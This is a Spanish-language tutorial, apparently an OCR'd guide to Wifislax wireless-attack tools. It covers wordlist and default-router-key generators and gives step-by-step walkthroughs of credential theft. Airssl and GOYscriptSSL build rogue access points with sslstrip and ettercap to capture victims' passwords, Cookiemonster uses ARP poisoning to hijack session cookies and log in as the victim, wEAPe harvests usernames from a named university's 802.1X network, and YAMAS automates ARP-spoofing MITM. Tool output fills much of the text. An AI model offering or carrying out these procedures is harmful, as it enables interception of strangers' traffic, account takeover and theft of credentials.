1.-  Dic. letras minusculas.
2.-  Dic. letras MAYUSCULAS.
3.-  Dic. letras minusculas y numeros.
4.-  Dic. letras MAYUSCULAS y numeros.
5.-  Dic. numeros.
6.-  Dic. numeros desde... hasta...
7.-  Dic. HEX.
8.-  Dic. HEX aleatorios.
9.-  Dic. con string y letras minusculas.
10.- Dic. con string y letras MAYUSCULAS.
11.- Dic. con string y numeros.
12.- Dic. con string, letras minusculas y numeros.
13.- Dic. con string, letras MAYUSCULAS y numeros.
14.- Dic. a medida.
15.- Dic. a medida por volumenes.
16.- Filtrar palabras en archivo de texto.
17.- Conversor archivos Mayusculas/Minusculas.
--------------------------------------------------
p.-Prefijo : N/A.
s.-Sufijo  : N/A.
==================================================
Opcion:
```

Como veis nos ofrece múltiples posibilidades, para nuestro diccionario, desde crear un diccionario solo numérico o solo alfabético, hasta crear uno personalizado en el que nosotros decidiremos que caracteres (letras, números, símbolos etc.)
Si elegimos
1.- Dic. letras minusculas.
Nos pedirá el nombre que le queremos dar al diccionario.

La longitud de la cadena que estará **entre 2 y 13** (nosotros vamos a elegir 3 para que sea rápido). Esto es la longitud de la posible contraseña que vamos a pasar posterior mente con algún sof, como aircrack-ng o Pyrit.

Algunos ejemplos de peso y tiempo que se tardan en crear los diccionarios, extraído del LEEME de la aplicación
Letras minúsculas:
5 variables -> 79 Mb
6 Variables -> 2,30 Gb y unos 5,30 min.
7 variables -> 67,3 Gb y unas 3 horas.
Números:
7 variables -> 85,8 Mb
8 variables -> 953 Mb poco más de 2 min.
9 variables -> 10 Gb

el diccionario generado será guardado en la carpeta
/root/.
Con esta herramienta podréis generar cualquier diccionario, para hacer vuestras pruebas y vuestras auditorias, solo necesitáis decirle que es lo que queréis que contenga el diccionario. Y por favor no perdáis el tiempo creando diccionarios de Gb y Gb con todo lo que se os ocurra, porque no tendréis tiempo en vuestra vida para pasarlo y además es posible que queméis el micro de vuestra máquina.
Aquí tenéis un site en el que podréis comprobar cuanto se tarda en pasar un diccionario, según lo que contenga
http://www.bitsdelocos.es/computo.php

wlan4xx
Herramienta para pasar diccionarios a redes del tipo wlanxxxxxx
Al iniciarlo nos aparece como se usa:

```
wlan4xx v0.2.0 (2010/11/14) [http://www.seguridadwireless.net]
 Algoritmo por Mambostar (Agosto 2010). Coder: NirozMe|on
 uso: wlan4xx <ESSID> <BSSID> [fichero]
 ejemplo: wlan4xx wlan123456 00:11:22:33:44:55
 ejemplo: wlan4xx yacom123456 00:11:22:33:44:55
 ejemplo: wlan4xx wifi123456 00:11:22:33:44:55 dicci.txt
```

WPAmagickey
Herramienta para crear dicionarios para routers Comtrend/Tecom

```
WPAmagickey v0.3.0 (2012/11/22) [http://www.seguridadwireless.net]

Algoritmo: Dudu@seguridadwireless.net && Mambostar - Coder: Niroz
```

```
Uso: wpamagickey <ESSID> <BSSID> [fichero]
     wpamagickey -t [fichero]
     wpamagickey -l
Opciones:
     -l          Listado de Routers conocidos
     -t          Crea diccionario Routers Comtrend/Tecom (00:19:15)
     -h, --help  Muestra ayuda
     <ESSID> = NOESSID para Essid cambiado
Ejemplos:
     wpamagickey -t dicci.txt
     wpamagickey noessid 11:22:33:aa:bb:cc
     wpamagickey jazztel_1234 aa:bb:cc:dd:ee:ff dicci
```

Para ver el listado de routers compatibles con la herramienta ponemos:

```
wifislax ~ # wpamagickey -l
WPAmagickey v0.3.0 (2012/11/22) [http://www.seguridadwireless.net]
Listado de routers:
     COMTREND    00:1A:2B:XX:XX:XX
     COMTREND    00:1D:20:XX:XX:XX
     COMTREND    38:72:C0:XX:XX:XX
     COMTREND    64:68:0C:XX:XX:XX
     TECOM       00:19:15:XX:XX:XX
     ZYXEL       00:1F:A4:XX:XX:XX
     ZYXEL       F4:3E:61:XX:XX:XX
Nota:    MAC/s no incluidas en esta lista se trataran por
     defecto igual que si fueran de tipo 64:68:0C
```

Potencia

Crda-Tx-Power-Config

Herramienta para modificar la potencia de nuestra tarjeta wifi

Credenciales

Herramientas para capturar las credenciales o las cookies de inicio de sesión a sitios web de equipos de nuestra red.

Airssl (MITM creando un ap falso)

Con esta herramienta crearemos un ap falso que la victima se conecte a nuestro ap y conseguir sus credenciales.

Para usar la herramienta necesitamos 2 interfaces de red.

Una de ellas debe estar conectada a internet, la otra debe ser inalambrica y estar libre para crear el AP falso si no nos dará un error.

Si sólo tenemos una interfaz inalámbrica sólo tenemos 2 opciones:

1- Comprar un adaptador wifi usb. Una interface la conectamos a internet y en la otra creamos el AP falso.

2- Conectarnos a internet por cable de red o modem 3G y usar la interface inalámbrica para crear el AP falso.
El funcionamiento es sencillo.
Al iniciar la aplicación vamos contestando a lo que nos va preguntando:
AIRSSL 3.0 - Credits killadaninja & G60Jon & www.SeguridadWireless.net
Gateway : lo Internet Interface : link
Enter the networks gateway IP address or press enter to use lo:
lo selected as default.
Enter your interface that is connected to the internet or press enter to use link:
link selected as default.
Select your interface to be used for the fake AP:

1) eth0
2) wlan0
#? 2
Enter the ESSID you would like your rogue AP to be called or press enter to use Fake_AP:
AndroidAP
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID Name
1720 NetworkManager
1732 wpa_supplicant
Interface Chipset Driver
wlan0Atheros AR9280 ath9k - [phy1]
(monitor mode enabled on mon0)
Configuring FakeAP....
Airbase-ng will run in its most basic mode, would you like to run airbase-ng in respond to all probes mode?
In this mode your choosen ESSID is not used, but instead airbase-ng responds to all incoming probes, providing victims have auto connect feature on in their wireless settings (MOST DO), airbase-ng will imitate said saved networks and victim will connect to us, likely unknowingly.
PLEASE USE THIS OPTION RESPONSIBLY.
1) Yes
2) No
#? 1
Una vez configurado el ap falso nos sale abre un mensaje en el que nos pregunta si queremos que airbase responda a todas las pruebas de conexión de los cliente.

Si la victima usa Windows con la opción de autoconexión (habilitada por defecto) y esta cerca de nuestro ap se conectara automaticamente a él.
Pulsamos 1) Yes
Ahora en la ventana principal aparece lo siguiente:

```
   Starting FakeAP...
   Configuring forwarding tables...
iptables v1.4.20: Bad IP address "lo"
Try `iptables -h' or 'iptables --help' for more information.
   Setting up DHCP...
   Starting sslstrip...
sslstrip 0.9 by Moxie Marlinspike running...
   Starting ettercap...
   Starting driftnet...
   Activated...
```

Airssl is now running, after victim connects and surfs their credentials will be displayed in ettercap.
You may use right/left mouse buttons to scroll up/down ettercaps xterm shell, ettercap will also save its output to /root/Airssl/etter.cap.
Sslstrip captured passwords will be saved to /root/Airssl/passwords.txt.
Driftnet images will be saved to /root/Airssl/driftftnetdata

```
   IMPORTANT...
```


After you have finished please close airssl and clean up properly by hitting any key,
if airssl is not closed properly ERRORS WILL OCCUR
Nos informa que los ficheros se guardaran en /root/Airssl pero es incorrecto.
Los ficheros se guardan en /tmp/Airssl

Y nos abre otras 4 ventanas que son las siguientes:
FakeAP: Muestra los datos y la mac del AP creado
DHCP: Muestra la información de nuestro servidor DHCP
ettercap: Muestra las capturas
Password: Muestra los passwords capturados
Si se conecta alguna victia a nuestro AP capturaremos los datos trasferidos y los passwords.


Podemos ver como se usa esta herramienta en este video:
http://www.youtube.com/watch?v=xjBUs6fAXJA

Cookiemonster
Herramienta para capturar cookies de sesión de equipos de nuestra red.
Primero debemos conectarnos al mismo punto de acceso donde esta el equipo al que queremos capturar las cookies.
Luego abrimos el terminal y ponemos


wifislax ~ # echo 1 > /proc/sys/net/ipv4/ip_forward
para poner nuestro equipo en modo enrutador.
Otra opción es crear nuestro propio punto de acceso falso.
Para ello necesitamos 2 interfaces de red. Uno conectado a internet y otro para crear el AP falso.
Abrimos la aplicación
Vamos a la pestaña settings
Ponemos en
Firefox bin: /usr/bin/firefox
Firefox cookie: /root/.mozilla/firefox/wwl7kko9.default/cookies.sqlite
y le damos a apply
Vamos a la pestaña ARP, elegimos la interface (wlan0 en nuestro caso) y le damos a Scan
En la pantalla nos apareceran los equipos de la red.
En nuestro caso aparece el punto de acceso (192.168.1.1) y un cliente (192.168.1.34)



Los arrastramos a target y target 2 respectivamente.



Abrimos la pestaña Sniff, selecionamos la interface con la que estamos conectados al ap (wlan0 en nuestro caso)
marcamos exclude my ip y pulsamos sniff
Vamos a la pestaña ARP y pulsamos Start ARP para iniciar el envenenamiento ARP
Abrimos la pestaña Cookie
Si los clientes abren webs con cookies las veremos en esta pestaña



Si alguna de las cookies es de una sesion abierta en alguna web que necesita login.
Pulsamos sobre ella y le damos al botón de abajo Set cookie in firefox
Nos abrira firefox con la cookie capturada y la sesión iniciada (sin necesidad de login)
Podremos navegar en la web que se logeo el cliente al que capturamos la cookie
Si queremos usar la cookie otras veces vamos a Settings Browse y vemos donde esta almacenada la cookie
Si usamos Wifislax en modo live (no persistente) es necesario copiarla al disco duro o una memoria usb para no perderla y poder usarla mas adelante.
Tambien podremo guardarla desde Firefox pinchando en Cookie Manager.
En este video podemos ver como se usa la aplicación
http://www.youtube.com/watch?v=luijyA7-kbs

GOYscriptSSL
Este script nos servira para crear un ap falso y capturar los logins ssl

Uso de la herramienta:
Lo iniciamos y nos aparece lo siguiente:

```
GOYscriptSSL 3.4-beta5 by GOYfilms
```

```
      Basado en airssl.sh
    creado por killadaninja
Comprobando la disponibilidad de los comandos:

    Comprobando iwconfig... OK
    Comprobando ip... OK
    Comprobando egrep... OK
    Comprobando grep... OK
    Comprobando ping... OK
    Comprobando sslstrip... OK
    Comprobando driftnet... OK
    Comprobando ettercap... OK
    Comprobando ifconfig... OK
    Comprobando route... OK
    Comprobando uniq... OK
    Comprobando iptables... OK
    Comprobando dhcpcd... OK
    Comprobando xterm... OK

Se han detectado 2 interfaces de red

Comprobando conexión a Internet en eth0... NO CONECTADO
Comprobando conexión a Internet en wlan0... NO CONECTADO

  ERROR: Ninguna de las 2 tarjetas de red
         está conectada a Internet.
         Necesitas conectar a Internet una de
         ellas para que el script funcione.

Pulsa una tecla para salir...
```

Para usar la herramienta necesitamos 2 interfaces de red.
Una de ellas debe estar conectada a internet, la otra debe ser inalambrica y estar libre para crear el AP falso si no nos dará un error.
Si sólo tenemos una interfaz inalámbrica sólo tenemos 2 opciones:
1- Comprar un adaptador wifi usb. Una interface la conectamos a internet y en la otra creamos el AP falso.
2- Conectarnos a internet por cable de red o modem 3G y usar la interface inalámbrica para crear el AP falso.

wEAPe Wireless EAP Extractor

Lo que hace este script es extraer los paquetes EAP asociandonos al punto de acceso.

Al inicar nos aparece esto:

```
#############################################################
###                                                       ###
###      wEAPe Wireless EAP Extractor 0.2                 ###
###                                                       ###
###        EAP Domain Username Extractor                  ###
###                                                       ###
#############################################################

[-] In order to extract EAP packets you will need to associate
    (not authenticate) with the access point of interest

[-] Your wireless network card must support packet injection.

[-] Now checking your wireless card...


[!] Unable to find any wireless interfaces in monitor mode.

[-] The following interfaces exist:
-------------------------------------------------------
Interface    Chipset              Driver
wlan0                Atheros AR9280   ath9k - [phy1]
-------------------------------------------------------------------------
[?] Enter the interface to put into monitor mode and press ENTER. i.e wlan0
-------------------------------------------------------------------------
Nos pregunta que interface queremos usar y pulsamos enter
wlan0

[-] Now attempting to put your adaptor wlan0 into monitor mode...please
wait


[-] If an SIOCSIFFLAGS: error was displayed against wlan0,
    then you card/driver is not compatable

[-] Press Enter to continue if you did not see the SIOCSIFFLAGS error.


[+] Success, created mon0 interface in monitor mode.


[-] You need to associate with the access point in question before any
    information can be extracted
```

[-] Note: it should be access points that only have MGT within the AUTH column,
    which means it is using 802.1x

[-] Also it should be an access point with traffic or is likely to have traffic.
    check under Data column

[-] You will be presented a list all wireless networks. When you have identified
    the SSID of interest press CTRL C

[-] Press ENTER to continue

La herramienta pondra nuestra interface en modo monitor.
Pulsamos enter y empieza a escanear las redes cercanas.
Pulsamos Ctrl+C para parar el escaneo y nos aparece lo siguiente:

```
 CH  4 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH 10 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH 10 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH 10 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH  5 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH 11 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH 11 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH 11 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH  6 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH  6 ][ Elapsed: 0 s ][ 2014-06-12 18:52
 CH 12 ][ Elapsed: 4 s ][ 2014-06-12 18:52
 CH 12 ][ Elapsed: 4 s ][ 2014-06-12 18:52
 CH 12 ][ Elapsed: 4 s ][ 2014-06-12 18:52
 CH  1 ][ Elapsed: 4 s ][ 2014-06-12 18:52
 CH  1 ][ Elapsed: 4 s ][ 2014-06-12 18:52                                  c
 CH  7 ][ Elapsed: 4 s ][ 2014-06-12 18:52
 CH  7 ][ Elapsed: 4 s ][ 2014-06-12 18:52                                  c
 CH 13 ][ Elapsed: 4 s ][ 2014-06-12 18:52
 CH 13 ][ Elapsed: 4 s ][ 2014-06-12 18:52
 CH 13 ][ Elapsed: 40 s ][ 2014-06-12 18:52                                   c
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH
ESSID  c
 00:0B:86:A5:F8:31  -1       0       0    0 133  -1                <length
 00:25:00:FF:94:73  -1       0       0    0  -1  -1                <lengthc
 24:DE:C6:85:B1:60  -1       0      39    0 133  -1   WPA          <lengthc
 24:DE:C6:80:D8:D2  -64        90       112     0   11   54e. WPA2 CCMP    MGT
wifiuscc
 24:DE:C6:80:D8:D0  -64        83         0     0   11   54e. WPA2 CCMP    MGT
eduroamc
 D8:C7:C8:0B:37:81  -79       94       80    6   6  54e. OPN           wifiusc
```

```
 D8:C7:C8:0B:37:83  -77       96       43    0   6  54e. WPA2 CCMP   MGT
wifiuscc
 D8:C7:C8:0B:37:80  -67      107        6    0   6  54e. WPA2 CCMP   MGT
eduroam
 00:0B:86:A6:5F:53  -82      31       0    0   1  54 . WPA2 CCMP   MGT  wifiusc
 00:0B:86:A6:5F:51  -81      24       0    0   1  54 . OPN            wifiusc
 D8:C7:C8:34:77:01  -80      53       5    0  11  54e. OPN            wifiusc
 D8:C7:C8:34:77:00  -81       51       0    0  11  54e. WPA2 CCMP   MGT
eduroam
 D8:C7:C8:34:77:02  -80       48       0    0  11  54e. WPA2 CCMP   MGT
wifiusc
 00:0B:86:A6:45:90  -81       37       24    0   1  54 . WPA2 CCMP   MGT
eduroam
 00:0B:86:A6:45:93  -81      32       0    0   1  54 . WPA2 CCMP   MGT  wifiusc
 00:0B:86:A6:5F:50  -82       28       11    0   1  54 . WPA2 CCMP   MGT
eduroam
 00:0B:86:A6:45:91  -81      34      17    0   1  54 . OPN            wifiusc
 D8:C7:C8:0B:39:A0  -83       43       2    0   1  54e. WPA2 CCMP   MGT
eduroam
 D8:C7:C8:0B:39:A1  -84      42      77    1   1  54e. OPN            wifiusc
 D8:C7:C8:0B:39:A3  -84       44       0    0   1  54e. WPA2 CCMP   MGT
wifiusc
 24:DE:C6:80:DD:40  -85       34       0    0   6  54e. WPA2 CCMP   MGT
eduroam
 24:DE:C6:80:DD:41  -86      36      34    0   6  54e. OPN            wifiusc
 00:0C:E6:B2:8E:76  -86      9       0    0   6  54e. WPA2 CCMP   PSK  mmedia
 24:DE:C6:80:DD:42  -83       33       4    0   6  54e. WPA2 CCMP   MGT
wifiuscc
 00:0C:E6:8E:3B:53  -86      8       0    0   6  54e. WPA2 CCMP   PSK  Aula-Ma
 00:0C:E6:FA:A1:D6  -87      5       0    0   6  54e. WPA2 CCMP   PSK  invitad
 00:0C:E6:D8:C4:EA  -87      10       0    0   6  54e. WPA2 CCMP   PSK  cesga
c
 24:DE:C6:80:D8:D1  -127      94     550    4  11  54e. OPN            wifiusc

------------------------------------------------------------------------------
[?] Please enter the BSSID from above for the access point of interest
    (not SSID) i.e '00:AE:x:x:x:x:x'
------------------------------------------------------------------------------
```

Nos pedira que metamos el BSSID del AP que nos interesa
Es bueno escoger alguno que tenga bastantes
Lo copiamos de los de arriba y lo pegamos abajo y pulsamos Enter
Nos pregunta el Canal. Lo ponemos y le damos a Enter

```
24:DE:C6:80:D8:D2
------------------------------------------------------------------------------
[?] Please enter the channel number of of the access point of interest i.e 6
------------------------------------------------------------------------------
```

11

[-] I will now run a background process to assoicate with this access point...

[-] Now sniffing traffic looking for EAP packets..

[-] Note this can take some time as it depends on finding EAP traffic and users authenticating.

[-] Leave script running and users will appear if they authenticate, CTRL C to cancel

---
[+] Capturing Traffic, press CTRL C once you have seen sufficent usernames
---
Identity: anonymous@usc.es
Identity: anonymous@usc.es
Identity: anonymous@usc.es

Ahora empieza a esnifar y los usuarios apareceran si se autentifican.
Para que sea mas efectivo es bueno desautenticar al cliente para que se reconecte al ap.
Para ello podemos hacerlo usando aircrack pero tenemos que hacerlo desde otro pc porque si abrimos otra herramienta que use la interface nos cerrara wEAPe
Una vez capturemos los que queremos pulsamos Ctrl+C para salir.

YAMAS
Es otra herramienta para ataques Man in the middle (MITM) o hombre en el medio.
Lo que nos aparece al iniciarlo es lo siguiente:

```
    `YMM'   `MM'   db      `7MMM.     ,MMF'      db       .M""""bgd
      VMA   ,V    ;MM:       MMMb    dPMM       ;MM:     ,MI    "Y
       VMA ,V    ,V^MM.      M YM   ,M MM      ,V^MM.    `MMb.
        VMMP    ,M  `MM      M  Mb  M' MM     ,M  `MM     `YMMNq.
         MM     AbmmmqMA     M  YM.P'  MM     AbmmmqMA  .     `MM
         MM    A'     VML    M  `YM'   MM    A'     VML  Mb     dM
        .JMML..AMA.   .AMMA..JML. `'  .JMML..AMA.   .AMMA.P"Ybmmd"
==================================================================
=================
=       Welcome to Yet Another MITM Automation Script.                =
=       Use this tool responsibly, and enjoy!                         =
=       Feel free to contribute and distribute this script as you please. =
```

= Official thread : http://tinyurl.com/yamas-bt5 =
= Check out the help (-h) to see new features and informations =
= You are running version 20130313 =
==========
Mensaje del dia :

No se mostrara ningun mensaje : esta en modo silencioso

 [+] Limpiando iptables
[-] Limpiado.

 [+] Activando IP forwarding...
[-] Activado.

 [+] Configurando iptables...

 Hacia que puerto debe ser redirigido el trafico? (por defecto = 8080)
8080
 Desde que puerto debe ser redirigido el trafico? (por defecto = 80)
80

 El trafico del puerto 80 se redirige al puerto 8080
[-] Traffic rerouted

 [+] Activating sslstrip...
Elija el nombre del archivo : (Por defecto = yamas)

 Sslstrip escucha en el puerto 8080 y se guarda el log en /tmp/yamas.txt

sslstrip 0.9 by Moxie Marlinspike running...

 [-] Sslstrip esta ejecutandose.

 [+] Activando ARP envenenamiento de cache...

Puerta de enlace : 172.21.16.1 Interface : wlan0

Escriba la direccion IP de la puerta de enlace o pulse Intro para utilizar 172.21.16.1.

172.21.16.1 seleccionado como predeterminado.

Que interfaz le gustaria usar? Debe coincidir con puerta de enlace IP como se muestra arriba. Pulse Intro para usar wlan0.

wlan0 seleccionado como predeterminado.

Nos concentraremos en toda la red de forma predeterminada. Usted puede Descubrir hosts e introducir IP(s) de forma manual D..
Pulsa INTRO para elegir por defecto.

Lanzando sobre toda la red en 172.21.16.1 desde wlan0 con ARPspoof
[-] ARP envenenamiento de cache se ha ejecutado. Deja la(s) nueva(s) ventana(s) ejecutandose.

El ataque debería estar ejecutandose dentro de poco, disfruta.

El ataque se esta ejecutando. Puede :
1. Reanalizar la red.
2. Añadir objetivo (Inutil si es sobre toda la red).
3. Display ASCII correspondence table.
4. Real-time parsing...
5. Misc features.
6. Quit properly.

Introduzca el numero de la opcion deseada.

Para usar la herramienta necesitamos 2 interfaces de red.
Una de ellas debe estar conectada a internet, la otra debe ser inalambrica y estar libre para crear el AP falso si no nos dará un error.
Si sólo tenemos una interfaz inalámbrica sólo tenemos 2 opciones:
1- Comprar un adaptador wifi usb. Una interface la conectamos a internet y en la otra creamos el AP falso.
2- Conectarnos a internet por cable de red o modem 3G y usar la interface inalámbrica para crear el AP falso.
Debemos de estar conectados a internet y la victima conectada a nosotros de la siquiente forma:
internet - nuestro pc - pc victima

Diccionarios
En este apartado tenemos multitud de herramientas para crear diccionarios. Estos son muy importantes sobre todo para las los AP con claves WPA y que no tengan WPS activado

Crunch
Herramienta para crear dicionarios según el criterio que especifiquemos.
Al iniciarlo nos indica como se usa:

Crunch can create a wordlist based on criteria you specify. The outout from crunch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch.

TAPE's_
```
      _        _ _      _
     | |      | |      | (_)    | |
   ___| | ___ _| |_  ____| |_ ____| |_
  / _  |/ _  | ___|/ _ \ | / ___| ___|
 | (_| | (_| | |_ | ___/ | \___ \ |_
  \_____|\_____|\___|\____|_|_|____/\___|
```
v0.7
Need more input
datelist -h for help

wifislax ~ # datelist -h

Usage: datelist -b [begin date] -e [end date] -f [date format] -o [output file]

Required input;
-b --- Begin date must be in format yyyy-mm-dd
-e --- End date must be in format yyyy-mm-dd
-f --- Date format; ddmmyy / ddmmyyyy / mmddyy / mmddyyyy / yymmdd / yyyymmdd
-o --- Path/filename to write the datelist to

Optional input;
-a ---- Append word/characters (some may need escaping with backslash \ )
-p ---- Prepend word/characters (some may need escaping with backslash \ )

-s ---- Desired spacing character (- / . etc. some may need escaping with backslash \ )

Alternative options;
-A --- Append numeric values to an existing wordlist (no other switches required)
-P --- Prepend numeric values to an existing wordlist (no other switches required)
-v --- Version & more detailed information on usage
-h --- This help information

Example: datelist -b 1900-01-01 -e 2050-12-31 -f ddmmyyyy -o date_wordlist.txt -s -
datelist -b 1900-01-01 -e 2000-12-31 -f yymmdd -o date_wordlist.txt -p TEST
